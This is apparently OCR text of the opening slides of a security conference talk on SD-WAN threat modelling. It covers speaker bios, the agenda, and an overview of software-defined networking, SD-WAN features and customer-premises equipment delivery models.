SD-WAN NEW HOP

PRACTICAL THREAT MODELLING FOR SD-WAN

SERGEY GORDEYCHIK
SERG.GORDEY@GMAIL.COM
@SCADASL

ALEKS TIMORIN
ATIMORIN@GMAIL.COM


DENIS KOLEGOV
DNKOLEGOV@GMAIL.COM
@DNKOLEGOV

DARKMATTER


SD WAN
NEW HOPE

INTRO@SERGEY

- Product Director, DarkMatter — www.darkmatter.ae
- Program Director, PHDays Conference — www.phdays.com
- Leader of SCADA Strangelove Research Team — www.scada.sl, @scadasl
- Cyber-physical troublemaker



- Ex…
  - Deputy CTO, Kaspersky Lab
  - CTO, Positive Technologies
  - Gartner recognized products and services
    - PT Application Firewall, Application Inspector, Maxpatrol
    - Security Research, Pentest, Threat Intelligence Managed Services (SOC, Threat Hunting, IR)

INTRO@ALEKS

- Senior security researcher, DarkMatter www.darkmatter.ae
- SCADA Strangelove Research Team member www.scada.sl, @scadasl
- Pentester (retired), ICS and mobile platform low-level security researcher
- Like to give trainings and workshops for fun and profit (and non profit)

- Ex…
  - Kaspersky Lab
  - Positive Technologies

INTRO@DENIS

- Security researcher
- PhD, associate professor at Tomsk State University

- Ex…
  - WAF team leader, Positive Technologies
  - Sr. security engineer, F5 Networks
  - SiBears CTF team member

DISCLAIMER

Please note, that this talk is by Sergey, Aleks and Denis.

We don't speak for our employers.

All the opinions and information here are of our responsibility. So, mistakes and bad jokes are all OUR responsibilities.

Actually no one ever saw this talk before.

https://en.wikipedia.org/wiki/Terms_and_Conditions_May_Apply

AGENDA

- SDN and SD-WAN overview
- Attack surface and scope
- Security assessment


TODAY - CUSTOMER PAIN POINT

I need secure connectivity for my branch

I need layer 7 Firew

I need Malware Prot

I need Latest Cyber Defense



Currently integration of Best of Breed solutions is expensive, time consuming and difficult and typically results in customers choosing to compromise on security

Now I need it Out of Band

oday I need inline protection


I may need secure App deployment

SOFTWARE DEFINED NETWORKS


Network Security is still a growing

Inflection SDN/Cloud/VNF/MSS/TI


Leverage of Network and Security



“By year-end 2017, more than 40% of WAN edge infrastructure refresh initiatives will be based on virtualized customer premises equipment (vCPE) platforms or software-defined WAN (SD-WAN) software/appliances versus traditional routers (up from less than 5% today).”




TRADITIONAL NETWORK VS SOFTWARE DEFINED




https://blogs.cisco.com/enterprise/cloud-security-and-analytics-at-open-networking-user-group

SOFTWARE DEFINED NETWORKS



Virtual Network Functions



Ready-to-Deploy Service Function Chaining, NEC
http://slideplayer.com/slide/12336527/

SD-WAN – FEATURES OVERVIEW

Purpose Built for NFV

- Built for Virtualization
- High Performance
- High Density
- High Scale
- Elasticity
- Native Service Chaining

Rich Feature-Set

- Advanced Routing
- CGNAT
- NGFW
- DDOS
- UTM
- IDS
- DNS Security
- DLP
- Secure Web Proxy
- User-ID security

Purpose built for SP

- Multi-tenant routing
- Multi-tenant security
- Multi-tenant SD-WAN
- Full RBAC w/tenant hierarchy

Simplicity


- Single Pane of glass for Management
- SD-WAN Controller
- Policy Management
- Scalable and Manageable IPSec
- Zero Touch Provisioning
- Multi-tenant and full RBAC


Rich Analytics

- Performance Monitoring
- Policy Compliance
- SLA Compliance Monitoring
- Security Analytics
- Vulnerability Management

SERVICE CHAINING & SECURITY


- Dynamic mesh overlay VPN
- Security functions chaining
  - Branch
  - HQ
  - SOC
  - Cloud (MSS)






SERVICE DELIVERING

- Traditional CPE consists of provider-owned, specialized hardware devices deployed to branch office locations
- Virtual customer premises equipment (vCPE): is a software-based method to deliver network services running on a remote site
- vCPE, or cloud CPE, utilizes a software-based solution that runs VNFs in a remote data center while the device at the customer site simple, inexpensive hardware



SERVICE DELIVERING

- Universal customer premises equipment (uCPE): is a software-based method to deliver network services running on a customer site
- uCPE (universal CPE) utilizes a software-based solution that runs VNFs at the customer site
- uCPE devices are still commodity hardware based, but typically more powerful since the VNF’s run at the customer site



SECURITY!

SD-WAN / SILVER PEAK NEWS

SD-WAN is Driving a New Approach to Security


by Derek Granath | Published Feb 6, 2018

